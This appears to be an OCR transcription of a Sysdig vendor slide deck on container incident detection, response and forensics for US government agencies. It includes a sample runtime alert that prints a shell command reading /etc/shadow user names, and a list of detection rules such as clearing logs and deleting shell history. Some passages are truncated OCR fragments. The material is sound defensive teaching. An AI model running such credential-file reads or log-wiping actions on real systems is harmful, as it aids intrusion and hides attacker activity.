
Incident Detection, Response and Forensics in a Cloud Native World

Branden Wood
Sysdig Federal Ambassador
branden.wood@sysdig.com

Time is of the Essence



2.5.2 Congressional Reporting of Major Incidents

According to M-17-05 agencies must notify appropriate Congressional Committees per FISMA 2014 of a "major incident" no later than seven (7) days after the date on which the agency determined that it has a reasonable basis to conclude that a "major incident" has occurred.[10] This report should take into account the information known at the time of the report, the sensitivity of the details associated with the incident, and the classification level of the information. When a "major incident" has occurred, the agency must also supplement its initial seven (7) day notification to Congress with pertinent updates within a reasonable period of time after additional information relating to the incident is discovered. This supplemental report must include summaries of:

- The threats and threat actors, vulnerabilities, and impacts relating to the incident;
- The risk assessments conducted of the affected information systems before the date on which the incident occurred;
- The status of compliance of the affected information systems with applicable security requirements at the time of the incident; and
- The detection, response, and remediation actions.

Although agencies may consult with DHS US-CERT on whether an incident is considered a "major incident," it is ultimately the responsibility of the impacted agency to make this determination.

The Target: US Government and Infrastructure

It takes most companies over six months, or around 197 days to detect a data breach
- The Penomon Institute on behalf of IBM

sysdig

SYSDIG 2021

Container Security and Usage Report

Find out how organizations are using and securing their Kubernetes environments

What Container Platforms are Being Dep

er runtimes


r we have seen significant growth for both containerd
18% and 4% last year respectively) over Docker
last year but is down to 50% this year. It is also
etes project announced it will be officially
er in late 2021. To be fair, it's important to
Docker. The Docker engine previously
ow-level runtime features. These are
inerd and runc projects. Choosing
seem a little unclear given the

emergence of several options. Differ
reduced overhead, stability, extens
compatibility as advantages. Now, h
standards, concerns about making the
evaporated. To make it even easier, po
GKE, and IKS support using multiple co
have typically designed in a runtime o
spend any cycles on deciding which on

What Container Platforn


https://sysdig.com/blog/sysdig-2021-container-security-usage-report/

Container Adoption is Maturing



Greater focus on efficiency and cost savings


Containers Are Highly Ephemeral



Detailed forensic records are critical with short container lifespans

sysdig

Let’s Crunch the Numbers



7 days to report incident
197 days to detect an incident
196.99 days since container existed

?!?!? 🤔

Current State

Legacy Tools are for Legacy Times

HBSS
HOST BASED SECURITY SYSTEM
TRUSTED
INTERNET CONNECTION
CYBERSECURITY & INFRASTRUCTURE
CISA
SECURITY AGENCY
CONTINUOUS DIAGNOSTICS & MITIGATION
IDS
IPS

Logjam


Logs can be useful for particular use cases but have shortcomings in regards to security and Incident Response:

- Time Consuming
- Event correlation across services is difficult
- Costly
- Delayed Actions
- Containers can last just a few seconds
- Usually lacking security context

How Containers Change Incident Response and Forensics

sysdig

Shifting Container Security Left is Not Enough



74% of customers are scanning images during the CI/CD build stage


Yet

58% of containers run as root

Developers need to limit privileged containers.


Risky configurations highlight need for runtime security.

Realtime Detections, They MATTER!



Framework

Runtime detection



Build

- Image scanning
- Configuration validation

Run


- Runtime prevention
  - Automated policy creation
  - Policy editor and rules library
  - Threat blocking

Respond

- Incident response
- Forensics
- Audit

← Continuous compliance (PCI, NIST, CIS, etc.) →

Detect



aws.region us-east-1 > aws.instanceId i-0b9e37bfc64cc7cd5

hostname ip-192-168-43-92.ec2.internal

Triggered on Tue Aug 24 2021 at 5:43:03 AM | 6 hours ago

Suspicious Filesystem Changes

● High Severity Event ID: 169e34d01121e0fee878bddadd751a4b

Policy & Triggered Rules

name Suspicious Filesystem Changes

ruleType Falco - Syscall

ruleName Write below root


```
File below / or /root opened for writing (user=root user
_loginuid=-1 command=sh -c for usr in $(cut -d: -f1 /et
c/shadow); do [[ $(chage --list $usr | grep '^Last passw
ord change' | cut -d: -f2) > $(date) ]] && echo "$usr
:$(chage --list $usr | grep '^Last password change' | cu
t -d: -f2)"; done parent=linux-bench file=Tue Aug 24 09:
43:03 UTC 2021 program=sh container_id=344db99f48cf imag
e=sysdig/agent)
```

mitre_persistence

NIST_800-53_AU-6(8) = != Filter

NIST_800-190_3.4.4

Respond



Runtime Policies › Suspicious Filesystem Changes

- Modify Shell Configuration File ✕
- Write below root ✕
- Clear Log Activities ✕
- Schedule Cron Jobs ✕
- Remove Bulk Data from Disk ✕
- Mkdir binary dirs ✕
- Delete or rename shell history ✕

Actions

Containers: ● Nothing(notify only) ○ Kill ○ Stop ○ Pause

Notification Channels: Select notification channel...

Capture: ●


File Name: policy-capture

Storage: Sysdig Secure Storage

5 secs before, 15 secs after the event

Filter: Optional: (e.g. proc.name=cat or proc.name=vi)


Investigate



